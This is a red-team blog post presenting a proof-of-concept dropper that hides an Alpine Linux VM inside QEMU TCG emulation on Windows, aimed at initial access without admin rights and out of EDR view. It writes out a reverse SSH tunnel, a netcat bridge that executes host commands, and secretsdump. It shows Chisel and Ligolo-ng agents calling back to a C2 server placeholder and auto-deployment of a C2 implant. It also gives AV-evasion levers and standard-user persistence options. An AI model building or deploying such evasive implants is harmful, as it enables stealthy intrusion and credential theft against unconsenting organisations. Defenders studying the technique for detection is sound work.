Qemouflage: Beyond the EDR's Reach
A Linux VM inside QEMU on Windows, no admin rights, no EDR visibility. Pure TCG emulation.

TL;DR : Qemouflage is a proof of concept that deploys a fully provisioned Alpine Linux VM inside QEMU on a Windows machine, with no admin rights and no EDR visibility into the guest. It’s not meant to be a fully mature, production-grade tool. It’s a technique I find interesting and wanted to explore and share. The project is available on GitHub.
QEMU in the wild
I spend a lot of time reading incident reports and threat intelligence publications. It’s one of the best ways to stay current on what’s actually being used in the wild, and it’s where I get most of my ideas for new approaches on engagements. Lately, one thing kept catching my eye: QEMU showing up in post-compromise activity, in very different contexts, used by very different groups.
Mandiant’s write-up on UNC1945 was one of the first documented cases. This group was targeting Solaris and Linux infrastructure, and they did something unusual: instead of running their tooling directly on the compromised hosts, they deployed a custom QEMU virtual machine, a stripped-down Linux image pre-loaded with offensive tools. They operated from inside that VM. The host’s security stack had no visibility into what was happening inside the guest OS. They did need root access on the machines to deploy it, but the concept was there.
In 2024, Kaspersky published an IR case where attackers were using QEMU purely as a network tunneling tool. They didn’t even boot a guest OS. They just leveraged QEMU’s virtual network interfaces to create tunnels through segmented networks. By chaining multiple QEMU instances across hosts, they built a pivot path through environments that had no direct network connectivity between them.
More recently, Sophos published a detailed analysis of STAC4713 and STAC3725. These campaigns were running hidden Alpine Linux VMs on compromised Windows machines, with full attack toolkits loaded inside: AdaptixC2 for command and control, Chisel for tunneling, Impacket and BloodHound.py for Active Directory reconnaissance. The VMs served as staging platforms that were completely invisible to the host’s endpoint protection, and were used to prepare the deployment of PayoutsKing ransomware. Here too, the attackers had SYSTEM-level access: they created scheduled tasks to run QEMU with elevated privileges.
In 2025, TrustedSec documented a case where attackers used vishing (voice phishing via Microsoft Teams) to trick users into installing Quick Assist, then used the remote session to download a ZIP archive containing QEMU binaries, VBS scripts, and a Tiny Core Linux image. From inside the VM, they established reverse SSH tunnels over port 443 to blend with HTTPS traffic. This case is interesting because the attackers didn’t need admin rights: they ran QEMU from C:\ProgramData\update\ with standard user privileges. But they still relied on taking control of the user’s session to manually deploy the ZIP and launch the VM.
The pattern across all of these is consistent: deploy a VM on the target, run everything inside it, and the host’s EDR is blind to your operations. Despite the technique being documented multiple times, it remains rarely seen in the wild, which makes it all the more interesting to explore.
From post-exploitation to initial access
When I looked at these QEMU-based attacks, one thing stood out: they all required either elevated privileges or manual interaction with the target’s session. UNC1945 had root. STAC4713 ran as SYSTEM. The TrustedSec case needed the attacker to remote into the machine and deploy a ZIP manually.
The stealth benefits are obvious, but none of these approaches work for the scenario I care about most: the initial foothold. The moment where you’ve just landed on a Windows workstation with a standard user account, no admin rights, no UAC, and you need to establish a position before you can escalate. I wanted something the victim could run autonomously, without the attacker being present: a single .exe that handles everything on its own.
I wanted to see if I could combine these two ideas: the stealth of running inside a QEMU VM, with the constraints of a fully autonomous initial access payload.
That’s what qemouflage is.
Designing for initial access
I built qemouflage with a specific scenario in mind: initial access during a Red Team engagement. Not post-exploitation, not persistence on a machine you already own, but the very first foothold. That context comes with constraints that shaped every design decision.
You don’t know much about the target. At the initial access stage, you typically have limited knowledge of the perimeter. You might know the target runs Windows, maybe you’ve guessed the EDR vendor from a job listing or a DNS record, but you don’t know the exact version, the policy configuration, the application whitelist rules, or what custom detections the SOC has built. You need something that works regardless of the defensive stack. Running inside a VM sidesteps the question entirely: it doesn’t matter whether the target runs CrowdStrike, Defender for Endpoint, SentinelOne, or something exotic. None of them instrument guest OSes inside a software emulator.
You won’t be admin. The initial payload gets executed by whoever clicks the link, opens the attachment, or runs the file. That’s almost always a standard user. No UAC, no service installation, no kernel driver. The tool has to work with whatever privileges the user session has. This is the constraint that killed every existing QEMU-based approach I found: they all assumed SYSTEM or root. Qemouflage was built from the ground up to run as a regular user: TCG emulation instead of hardware virtualization, 7-Zip extraction instead of running the NSIS installer, %LOCALAPPDATA% instead of Program Files.
The dropper has to be small. If the delivery vector is a phishing email, a shared drive link, or a USB drop, you can’t ask the target to download 500 MB. Qemouflage itself compiles to a small standalone .exe (~465 KB, no runtime dependencies). It downloads everything it needs at runtime: 7-Zip (~1 MB), the QEMU installer (~190 MB), and the Alpine image (~70 MB). The heavy lifting happens on the target’s network, after execution, spread across multiple HTTPS connections to legitimate infrastructure (GitHub, the official QEMU mirror, Alpine’s CDN). To network monitoring, it looks like a user downloading common open-source software.
What the EDR doesn’t see
Before getting into the how, it’s worth understanding why running inside a VM is such a problem for endpoint security.
An EDR agent instruments the Windows OS at multiple levels: kernel callbacks for process creation (PsSetCreateProcessNotifyRoutine) and image loads (PsSetLoadImageNotifyRoutine), object access callbacks (ObRegisterCallbacks), ETW providers for syscall tracing, minifilter drivers for file I/O interception, and AMSI for script content inspection. All of this operates on Windows primitives: Windows processes, Windows threads, Windows virtual memory, Windows file objects.
When QEMU runs in TCG mode, the guest OS doesn’t use any of these primitives. The Alpine kernel manages its own process table, its own virtual memory, its own scheduler, and all of this lives inside QEMU’s private heap. Guest processes are not Windows processes: there’s no EPROCESS structure, no PEB, no entry in the Windows process list. Guest memory allocations happen inside the guest’s MMU emulation, not through NtAllocateVirtualMemory. Guest file I/O operates on the qcow2 virtual disk through QEMU’s block layer, not through IRP-based file operations that a minifilter would intercept. Guest network traffic goes through QEMU’s slirp backend, which reconstructs TCP/UDP from the guest’s raw Ethernet frames and re-emits them as regular Winsock calls from the QEMU process. The EDR sees the QEMU process making HTTP requests, not the guest’s internal network activity.
From the EDR’s perspective, qemu-system-x86_64.exe is a single Windows process with a handful of threads doing computation and making occasional network calls. There’s no child process tree, no suspicious API calls, no shellcode injection pattern. Everything happening inside the guest (your C2 beacon, your network scans, your tooling) exists only as data inside QEMU’s address space, indistinguishable from any other application’s working memory.
This isn’t a bypass. There’s nothing to bypass. The EDR was never designed to interpret the internal state of a userspace CPU emulator.
TCG: the whole trick
The entire technique hinges on one QEMU flag:
1
-accel tcg
I had always assumed that running a virtual machine required admin rights. VirtualBox installs a kernel driver, Hyper-V needs a system feature enabled, VMware wants elevated permissions. That was my mental model: VM = admin. When I discovered that QEMU had a mode that runs entirely in userspace with zero privileges, it changed the way I thought about the problem.
So what is TCG? To understand why it matters, you need to know how virtual machines usually work.
How normal VMs run
When you run a VM in VirtualBox, VMware, or Hyper-V, the hypervisor uses hardware extensions built into the CPU: VT-x (Intel) or AMD-V (AMD). These extensions add a new privilege level (VMX root/non-root on Intel) that lets the host run a guest OS directly on the physical processor. The guest kernel executes its own instructions natively, but certain operations (accessing control registers, executing privileged instructions, handling interrupts) trigger a VM exit: the CPU traps out of guest mode, hands control to the hypervisor, which handles the event and resumes the guest with a VM enter.
This is fast because the guest runs at near-native speed between exits, but it requires kernel-level access to configure the hardware virtualization structures (VMCS on Intel, VMCB on AMD). On Windows, that means installing a driver (HAXM), enabling a platform feature (Hyper-V, WHPX), or both. All of which need admin rights.
| Backend | What it needs | Admin required |
|---|---|---|
| WHPX | Windows Hypervisor Platform (optional feature) | Yes |
| HAXM | Intel HAXM kernel driver | Yes |
| Hyper-V | Hyper-V role | Yes |
| TCG | Nothing | No |
How TCG works instead
TCG (Tiny Code Generator) takes a completely different approach. Instead of using hardware virtualization, it translates the guest’s machine code into host machine code at runtime, exactly like a JIT compiler. No kernel driver, no CPU extension, no privileges. It runs entirely in userspace, the same way any regular application does.
Here’s the pipeline, step by step:
- Fetch: QEMU reads a block of guest machine code (called a Translation Block, or TB), starting from the current guest program counter
- Translate: TCG converts those guest instructions into its own intermediate representation, a set of platform-neutral micro-operations (TCG ops)
- Compile: the TCG backend compiles those ops into native host machine code (x86_64 in our case)
- Cache: the compiled block is stored in a code cache, indexed by its guest address, so the same guest code only gets translated once
- Execute: the native code runs directly on the host CPU, as regular userspace instructions
In our scenario, both the guest (Alpine Linux) and the host (Windows) are x86_64. Many guest instructions have direct equivalents on the host (arithmetic, logic, memory access) so the translation is often straightforward. But TCG still needs to maintain the full guest CPU state: general-purpose registers, flags, segment registers, control registers, the guest’s virtual memory mappings (through a software TLB). Privileged guest operations like page table updates, interrupt handling, and I/O port access are emulated by helper functions in QEMU rather than executed directly. The first execution of a code path pays the translation cost; subsequent runs hit the cache and execute the pre-compiled native code.
TCG also works cross-architecture (e.g., emulating ARM on x86_64), but same-architecture translation is more efficient since the instruction sets largely overlap.
The critical point: Windows has no idea a VM is running. There’s no VM exit, no hypercall, no ring transition, no virtualization-specific CPU structure. The QEMU process is just doing regular userspace computation: reading and writing its own memory, branching into its own code cache. To the Windows kernel, and to any EDR hooking kernel callbacks, it’s indistinguishable from any other application. There’s nothing to intercept because nothing unusual is happening at the OS level.
How fast is it?
TCG is roughly 5-10x slower than hardware virtualization for CPU-bound work. Alpine boots in about 60-90 seconds, which is a one-time cost. After that, SSH interaction, C2 beaconing, and network operations all feel responsive because they’re I/O-bound, not CPU-bound. The only time you’d notice the slowdown is running something CPU-intensive, but you’d typically relay that to external infrastructure anyway.
Modern QEMU builds default to multi-threaded TCG, giving each guest vCPU its own host thread. Qemouflage allocates 2 vCPUs (-smp 2), so the guest can run things in parallel.
Getting QEMU on the machine without UAC
QEMU’s official Windows builds ship as NSIS installers. Running them pops a UAC prompt, which is obviously not an option in the context of initial access.
The trick: NSIS installers are just archives. 7-Zip can extract them without executing any installer logic. So qemouflage chains two downloads:
- Grab
7zr.exe(standalone command-line 7-Zip) from GitHub - Grab the full 7-Zip package (for
7z.dll, which handles NSIS format) - Use 7zr to extract 7z
- Use 7z to extract QEMU
The result is a fully functional QEMU installation sitting in %LOCALAPPDATA%\<workspace>\runtime\, writable by any standard user, no installer executed, no UAC triggered. Once QEMU is extracted, 7-Zip and the installer are deleted to reduce the on-disk footprint.
The tool also fetches the latest QEMU version automatically by scraping the weilnetz index page and picking the most recent qemu-w64-setup-YYYYMMDD.exe. Same for the Alpine cloud image: it parses the CDN listing and grabs the highest version. No hardcoded URLs to go stale.
Provisioning the guest with cloud-init
Most documented QEMU-based attacks use pre-built disk images: the attacker crafts a qcow2 offline, loads it with tools, and drops it on the target. That works, but it means shipping a large, static image that can be signatured.
Qemouflage takes a different approach: it downloads a stock Alpine Linux cloud image from the official CDN and provisions it dynamically at boot using cloud-init’s NoCloud datasource.
The provisioning data is passed through QEMU’s SMBIOS serial field:
1
-smbios type=1,serial=ds=nocloud;s=http://10.0.2.2:<port>/
10.0.2.2 is the default gateway in QEMU’s user-mode networking, which routes to the host’s loopback. Qemouflage runs a lightweight HTTP server on an ephemeral port, serving user-data and meta-data endpoints. When Alpine boots, cloud-init discovers the seed URL through the SMBIOS string, fetches the configuration, and applies it.
The user-data payload creates a user account, injects an SSH key (ed25519, generated at first run on the host), enables sshd, and optionally fetches and installs a C2 agent. Changes made inside the guest (installed tools, downloaded files, configuration) persist across reboots since they’re written directly to the qcow2 image.
Executing commands on the host from the guest
Running inside a Linux VM is great for stealth, but at some point you need to interact with the Windows host. Run a command, check a config, grab a file. Qemouflage solves this with a three-layer mechanism that gives you a winexec command inside the guest.
The management server
On the host side, qemouflage starts a TCP server bound to 127.0.0.1 on a dynamic port (default 49152, auto-incremented if busy). The protocol is dead simple: connect, send one line (the command), receive the output, done. Each command is executed through cmd.exe /c, with stdout and stderr merged and piped back to the socket.
The server handles OEM-to-UTF-8 conversion so that non-ASCII output (accented characters, CJK, Cyrillic) survives the trip to the Linux guest regardless of the target’s locale.
The SSH tunnel
The guest can’t directly reach 127.0.0.1 on the host. QEMU’s slirp networking exposes the host as 10.0.2.2, but only for outbound connections from the guest. The management port isn’t in the hostfwd rules.
So qemouflage sets up a reverse SSH tunnel from the host into the guest. Using the SSH key pair generated at first run, it connects to the guest’s sshd (through the forwarded SSH port) and maps the management port back:
1
2
3
4
5
6
7
ssh -N -p 2222 -i id_ed25519 \
    -R 49152:127.0.0.1:49152 \
    -o StrictHostKeyChecking=no \
    -o UserKnownHostsFile=NUL \
    -o BatchMode=yes \
    -o ExitOnForwardFailure=yes \
    svc@127.0.0.1
This runs in a dedicated thread that reconnects every 5 seconds if the tunnel drops, so it survives guest reboots and transient issues.
The guest wrapper
Cloud-init drops a one-liner at /usr/local/bin/winexec:
1
2
#!/bin/sh
echo "$*" | nc -w 30 127.0.0.1 49152
From there, interacting with the Windows host from inside the Alpine guest is straightforward:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ winexec whoami
DESKTOP-PC\antoine.delaporte

$ winexec "ipconfig /all"
Windows IP Configuration
   Host Name . . . . . . . . . . . . : DESKTOP-PC
   ...

$ winexec "net user"
User accounts for \\DESKTOP-PC
-----------------------------------------------
Administrator            DefaultAccount           Guest
antoine.delaporte        WDAGUtilityAccount

$ winexec "powershell -c Get-Process"
This gives the operator two parallel capabilities from a single SSH session: a full Linux environment for running offensive tools with zero EDR visibility, and winexec for reaching into the Windows host when needed. The management server runs under the security context of the user who launched qemouflage, so no privilege escalation occurs. But standard-user access is often enough for recon, data collection from accessible locations, and lateral movement.
Loading offensive tools inside the guest
Once the Alpine VM is up, you have a full Linux environment with apk (Alpine’s package manager) and network access through QEMU’s slirp backend. Installing offensive tools takes a few commands:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
# Nmap for network scanning
apk add nmap
nmap -sV -Pn 10.0.2.2

# Impacket for Active Directory attacks
apk add python3 py3-pip
pip install impacket
secretsdump.py domain/user:password@10.0.2.2

# Chisel for tunneling
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_linux_amd64.gz
gunzip chisel_*.gz && chmod +x chisel
./chisel client <C2_SERVER>:8080 R:socks

# Ligolo-ng for pivoting
wget https://github.com/nicocha30/ligolo-ng/releases/download/v0.8.2/ligolo-ng_agent_0.8.2_linux_amd64.tar.gz
tar xzf ligolo-ng_agent_*.tar.gz
./agent -connect <C2_SERVER>:11601 -ignore-cert
All of this runs inside the guest. The host’s EDR sees none of it: no process creation, no suspicious binary on disk, no network signature it can attribute to anything other than the QEMU process.
For automated deployment, the UTILITY_URL parameter in config.h can point to a C2 agent binary. Cloud-init will download it at first boot and register it as a service, so the implant starts automatically every time the VM boots.
AV/EDR detection
After some tuning, the binary achieves a clean scan across all 67 engines on VirusTotal. Beyond static analysis, the tool has been tested in real-world conditions against several EDR solutions, and no detection was triggered during execution:
 0 out of 67 security vendors flagged this file as malicious.
I won’t detail the exact techniques I used to get there. Sharing the specifics would just make them useless for everyone. What I will say is that the levers available are numerous, and each one has a measurable impact on detection:
- PE resources: a binary with no version info, no icon, and no manifest is a strong ML signal. Legitimate Windows applications always carry these. Adding a
VERSIONINFOblock, a realistic application manifest, dialog resources, menu resources, and string tables makes the binary look like a real product instead of a bare-bones dropper. This alone can shift several engines from flagging to passing. - The compiler: same source, different compiler, completely different binary. CRT startup code, function prologues, import table layout, section ordering: all of it changes. A static analyzer sees two unrelated files.
- String content: what the binary prints (or doesn’t), how it formats messages, whether it uses verbose logging or stays silent. All of this shifts the profile that ML models evaluate.
- PE metadata: company name, product name, file description. Configurable in
config.hper engagement to match a plausible cover story.
There are plenty of other techniques to reduce detection (string obfuscation, import hiding, entropy management, …) but covering them is not the goal of this article. Each of the levers above is a dial, not a switch. The combination that gets you to 0 depends on the current state of every AV engine’s models, and it will drift over time. It’s up to you to find the right balance for your engagement.
Persistence
Qemouflage itself doesn’t ship a hardcoded persistence mechanism. This is deliberate: there are dozens of techniques for surviving a reboot as a standard user, and each one has its own trade-offs in terms of stealth, reliability, and compatibility with the target’s environment. Hardcoding one into the binary would be an opinionated choice that might not fit your engagement.
What matters is that the technique you pick works without admin rights, since qemouflage is designed for initial access with standard user privileges. The classic HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key works, scheduled tasks with /rl limited work, and there are less common options that fly under the radar.
One I discovered recently and found particularly interesting: RegisterApplicationRestart. It’s a legitimate Windows API designed to let applications recover after a crash or a Windows Update reboot. You call it once, and Windows will restart your process automatically after a reboot. No registry key, no scheduled task, no startup folder entry. It’s clean, it’s quiet, and it’s available to standard users. Worth a look.
Building it
Qemouflage is a single C file, cross-compiled from Linux with mingw-w64. Every parameter (URLs, credentials, VM sizing, PE metadata) lives in config.h and gets baked in at compile time. Nothing to drop on the target besides the .exe.
1
2
3
4
5
# Compile PE resources (version info, manifest, icon)
x86_64-w64-mingw32-windres --preprocessor-arg='-include' --preprocessor-arg='config.h' resources.rc -o resources.o

# Build
x86_64-w64-mingw32-gcc -O0 -g -include config.h -o wsconfig.exe qemouflage.c resources.o -lwinhttp -lws2_32 -luser32
| Parameter | Default | What it does |
|---|---|---|
WORK_DIR_NAME | AppServices | Working directory name under %LOCALAPPDATA% |
VM_RAM_MB | 2048 | Guest RAM |
VM_SMP | 2 | Guest vCPU count |
SSH_HOST_PORT | 2222 | Host-side SSH forwarding port |
EXEC_PORT | 49152 | Management server port |
GUEST_USER | svc | Username created in the guest |
GUEST_PASSWORD | Ks8#mP2x | Guest account password |
UTILITY_URL | "" | URL of a binary to auto-deploy in the guest (e.g., a C2 agent) |
RC_COMPANY | "Contoso Ltd." | PE version info company name |
RC_DESCRIPTION | "Workspace Configuration Utility" | PE file description |
Wrapping up
Thanks to TCG, qemouflage deploys a Linux implant that no EDR on the host can inspect, with full access to the target’s network and the ability to execute commands on the Windows machine through the winexec bridge. All of this without admin rights.
The remaining challenge is getting someone to run the .exe in the first place, and that part is far from trivial. Between SmartScreen, Mark-of-the-Web, application whitelisting and user awareness, the delivery and execution step is its own problem entirely.
On that note, what if you could get Microsoft to sign qemouflage for you? No SmartScreen warning, no Mark-of-the-Web popup, no reputation-based blocking. Just a trusted binary that Windows is happy to run. I’ve been looking into this, and it turns out there might be a way to make it happen. But that’s a story for another article :)
This tool is intended for authorized Red Team engagements and security research.
Project: github.com/0xC9H/qemouflage